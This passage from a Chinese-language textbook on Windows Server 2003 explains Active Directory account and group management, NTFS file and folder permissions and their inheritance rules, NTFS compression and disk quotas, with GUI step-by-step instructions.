


图 5-12　设置账户登录时间

在设置账号属性时要注意:"登录时间"只限制登录到域中的时间;"登录到"在选定"计算机名"时,只能输入计算机的 NetBIOS 名,不能输入 DNS 或 IP 地址;"账户过期"选项,只限定在该日期之后登录到域的请求,如果一直登录在域中没有注销,则不会自动注销。

一般的域用户账号只能登录域中的非域控制器的计算机系统,要想用一般的域用户账号登录域控制器,该账号必须在控制器上被赋予"允许本地登录"的权利。这个权利可以用"域控制器安全策略"进行设置。在扮演域控制器的计算机上,单击"开始"|"管理工具"|"域控制器安全策略"|"安全设置"|"本地策略"|"用户权限分配"。在详细信息窗格中,双击"允许在本地登录"。如果尚未定义此安全设置,请勾选"定义这些策略设置"复选框,然后单击"添加用户或组"。在"添加用户或组"中,指定将被授予在本地登录权限的用户或组,然后单击"确定"两次。设置完成后,必须让域控制器重新启动,以便让这些安全设置在域控制器内生效。

可以通过"Active Directory 用户和计算机"控制台管理用户账户。例如,禁用账号、启用账号、删除账号、修改密码和解除锁定账号等。

③ 组的管理

a. 创建新组

- 打开"Active Directory 用户和计算机"。
- 在控制台树中,右击要在其中添加新组的文件夹。
- 位置:要添加新建的文件夹的位置在控制台树的"Active Directory 用户和计算机"选项下的"正常节点"选项下的"文件夹"选项中。
- 指向"新建",然后单击"组"。

- 输入新组的名称。
- 在“组作用域”中，选中某个选项。
- 在“组类型”中，选中某个选项。如图 5-13 所示。



图 5-13 创建新组

b. 将用户添加到组

- 打开“Active Directory 用户和计算机”。
- 在控制台树中，单击某个文件夹，该文件夹包含要在其中添加成员的组。
- 位置：要添加新建的文件夹的位置在控制台树的“Active Directory 用户和计算机”选项下的“正常节点”选项下的“文件夹”选项中。
- 右击详细信息窗格中的组，然后单击“属性”。
- 在“成员”选项卡上，单击“添加”。
- 在“输入名称，用分号隔开；或从列表中选择”中，输入要添加到组的用户、组或计算机的名称，然后单击“确定”，如图 5-14 所示。



图 5-14 将用户添加到组

c. 将组转换为另一种组类型

- 打开“Active Directory 用户和计算机”。
- 在控制台中，左击包含要转换为另一种组类型的组的文件夹。
- 位置：要添加新建的文件夹的位置在控制台树的“Active Directory 用户和计算机”选项下的“正常节点”选项下的“文件夹”选项中。
- 右击详细信息窗格中的组，然后单击“属性”。
- 在“常规”选项卡的“组类型”中，单击组类型进行组的类型转换。

5.6 Windows Server 2003 系统的访问控制与权限

5.6.1 Windows Server 2003 文件系统（NTFS）

在安装 Windows Server 2003 系统时，默认安装的磁盘分区为 NTFS 分区。利用 NTFS 分区可以有效地提高 Windows Server 2003 文件系统的数据安全性、存储有效性以及磁盘空间的利用率。所以强烈建议在 Windows Server 2003 中对磁盘格式化时采用 NTFS 分区。下面将讲述 NTFS 文件系统是怎样保证文件安全的内容。

1. 使用 NTFS 权限管理资源

NTFS 权限分为特殊 NTFS 权限和标准 NTFS 权限两大类。

标准 NTFS 权限可以说是特殊 NTFS 权限的特定组合。Windows Server 2003 为了简化管理，将一些常用的特殊 NTFS 权限组合起来并内置到操作系统中，形成标准 NTFS 权限。当需要分配权限时，可以通过分配一个标准 NTFS 权限而达到一次分配多个特殊 NTFS 权限的目的。这样做大大简化了权限的分配和管理。当标准 NTFS 权限没有提供一些特殊需要的 NTFS 权限的组合时，仍然可以通过设定一个特殊 NTFS 权限来满足要求。

对于文件，标准 NTFS 权限分别为：读取、写入、读取和运行、修改、完全控制。

- 读取：此权限可以读取文件内的数据，查看文件的属性、所有者、文件的权限等。
- 写入：此权限可以将文件覆盖、改变文件属性、查看文件的所有者、查看文件的权限等。但是，不可以直接更改文件内的数据，例如：不能利用 Word 直接编辑修改 Word 文档，只能够将该文档整个覆盖掉。一般跟“读取”权限一起赋予。
- 读取和运行：除了“读取”的所有权限外，还可以运行应用程序。
- 修改：除了“读取”和“读取及运行”的所有权限外，还具有写入的权限，可以更改文件的数据、删除文件、改变文件名等。
- 完全控制：它拥有所有 NTFS 权限，可以修改权限，取得所有权等。

对于文件夹，标准 NTFS 权限分别为：读取、写入、列出文件夹目录、读取及运行、修改、完全控制。

- 读取：此权限可以查看该文件夹内的文件和子文件夹名称，查看文件夹的属性、所有者、文件夹的权限等。
- 写入：此权限可以在文件夹内添加文件和文件夹，改变文件夹属性、查看文件夹的所有者、查看文件夹的权限等。

- 列出文件夹目录：此权限除了拥有“读取”的所有权限外，还具有“遍历子文件夹”的权限，但不能在此文件夹下写入(不能创建新对象)。该权限只能被文件夹继承，而不能被文件继承。
- 读取及运行：拥有读取的所有权限，同时可以运行文件夹下的可执行文件，和“列出文件夹目录”的权限一样，只是在权限的继承方面有所不同，“列出文件夹目录”的权限只由文件夹来继承，而“读取及运行”是由文件夹和文件来同时继承。
- 修改：除了“读取及运行”和“列出文件夹目录”的所有权限外，还具有写入的权限。可以添加和删除子文件夹、文件，改变子文件夹名等。
- 完全控制：它拥有所有 NTFS 权限，可以修改权限，取得所有权等。

NTFS 权限具有继承性，默认情况下，授予父文件夹的权限将被包含在该父文件夹下的子文件夹或文件所继承。也可以说文件或文件夹默认继承分区或父文件夹的权限，并且继承来的权限不能直接设置和修改。

一个用户试图访问一个文件或者文件夹的时候，NTFS 文件系统会检查用户使用的账户或者账户所属的组是否在此文件或者文件夹的访问控制列表(ACL)中，如果存在则进一步检查访问控制项(ACE)，然后根据控制项中的权限来判断用户最终的权限。如果访问控制列表中不存在用户使用的账户或者账户所属的组，就拒绝用户访问。

NTFS 权限的应用规则包括下面几条：

(1) 权限的组合

当一个用户属于多个组的时候，这个用户会得到各个组的累加权限，但是一旦有一个组的相应权限被拒绝，此用户的此权限也会被拒绝。

假设有一个用户 WZ，如果 WZ 属于 A 和 B 两个组，A 组对某文件有读取权限，B 组对此文件有写入权限，WZ 自己对此文件有修改权限，那么 WZ 对此文件的最终权限为读取＋写入＋修改权限。

假设 WZ 对文件有写入权限，A 组对此文件有读取权限，但是 B 组对此文件为拒绝读取权限，那么 WZ 对此文件只有写入权限。由于 WZ 对此文件只有写入权限，但是没有读取权限，所以 WZ 对此文件的写入权限无效。

(2) 权限的继承

新建的文件或者文件夹会自动继承上一级目录或者驱动器的 NTFS 权限，但是从上一级继承下来的权限是不能直接修改的，只能在此基础上添加其他权限。当然这并不是绝对的，只要用户的权限够，比如用户是管理员，也可以把这个继承下来的权限修改了，或者让文件不再继承上一级目录或者驱动器的 NTFS 权限。

(3) 拒绝权限超越所有其他权限

无论给账户或者组什么权限，只要在拒绝的这一栏里有勾，那么被拒绝的权限就绝对有效。

(4) 移动和复制操作对权限的影响

- 在同一个分区内移动文件或文件夹时，此文件和文件夹会保留在原位置的一切 NTFS 权限。
- 在不同的 NTFS 分区之间移动文件或文件夹时，文件或文件夹会继承目的分区中文件夹的权限。

- 在同一个 NTFS 分区内复制文件或文件夹时，文件或文件夹将继承目的位置中的文件夹的权限。
- 在不同 NTFS 分区之间复制文件或文件夹时，文件或文件夹将继承目的位置中文件夹的权限。
- 当从 NTFS 分区向 FAT 分区中复制或移动文件和文件夹都将导致文件和文件夹的权限丢失。

2. 使用 NTFS 文件系统压缩数据

Windows Server 2003 对 NTFS 卷支持单个文件和文件夹的压缩。压缩在 NTFS 卷上的文件可被任一基于 Windows 的应用程序读和写，而不必首先用其他程序解压。当文件读取时自动解压，当文件被关闭或保存时又再次压缩。

但是，数据的压缩和解压缩过程是要消耗 CPU 运算资源的，是以牺牲 CPU 运算性能为代价而换取空间的(这也是任何一种压缩软件的共性)。因此如果不是硬盘空间十分不足，建议不要使用该功能。另外 NTFS 的压缩功能对于一些已经是压缩过的文件(如 zip 文件、JPG 文件、MP3 文件等)来说不会进一步缩小该类文件所占用的硬盘空间。

压缩 NTFS 分区上的数据要执行如下操作：

打开“Windows 资源管理器”，在“Windows 资源管理器”中选择要压缩的文件或文件夹，在选择的文件或文件夹上右击，在弹出的快捷菜单中选择“属性”命令，打开文件或文件夹属性对话框，单击“高级”按钮，打开“高级属性”对话框，勾选“压缩内容以便节省磁盘空间”复选框，如图 5-15 所示，单击“确定”按钮。




图 5-15 使用 NTFS 文件系统压缩文件

压缩对于移动和复制文件的影响如下：

- 当在同一个 NTFS 分区中复制文件或文件夹时，文件或文件夹会继承目标位置的文件夹的压缩状态。
- 当在同一个 NTFS 分区中移动文件或文件夹时，文件或文件夹会保留原有的压缩

状态。

- 当在不同的 NTFS 分区之间复制文件或文件夹时,文件或文件夹会继承目标位置的文件夹的压缩状态。
- 当在不同的 NTFS 分区之间移动文件或文件夹时,文件或文件夹会继承目标位置的文件夹的压缩状态。

3. 使用 NTFS 文件系统实现磁盘配额

磁盘配额是以每个用户每个卷为基础进行跟踪的,用户只能对它们所拥有的文件进行配额管理。磁盘配额只能针对驱动器(或称分区)来设置,不能针对物理硬盘的空间而设置,即若一个硬盘上有多个分区,则一个分区上的磁盘配额不会影响到用户使用其他分区的磁盘空间。

在 NTFS 文件系统上对新创建的用户设置磁盘配额需进行如下操作:

打开"Windows 资源管理器",选择要设定磁盘配额的驱动器。在选择的驱动器上右击,在弹出的快捷菜单中选择"属性"命令,弹出驱动器属性对话框,打开"配额"选项卡,勾选"启用配额管理"复选框,如图 5-16 所示。勾选"拒绝将磁盘空间给超过配额限制的用户"复选框,则当用户超过分配给他的配额时操作系统会拒绝用户向该驱动器上写入数据。

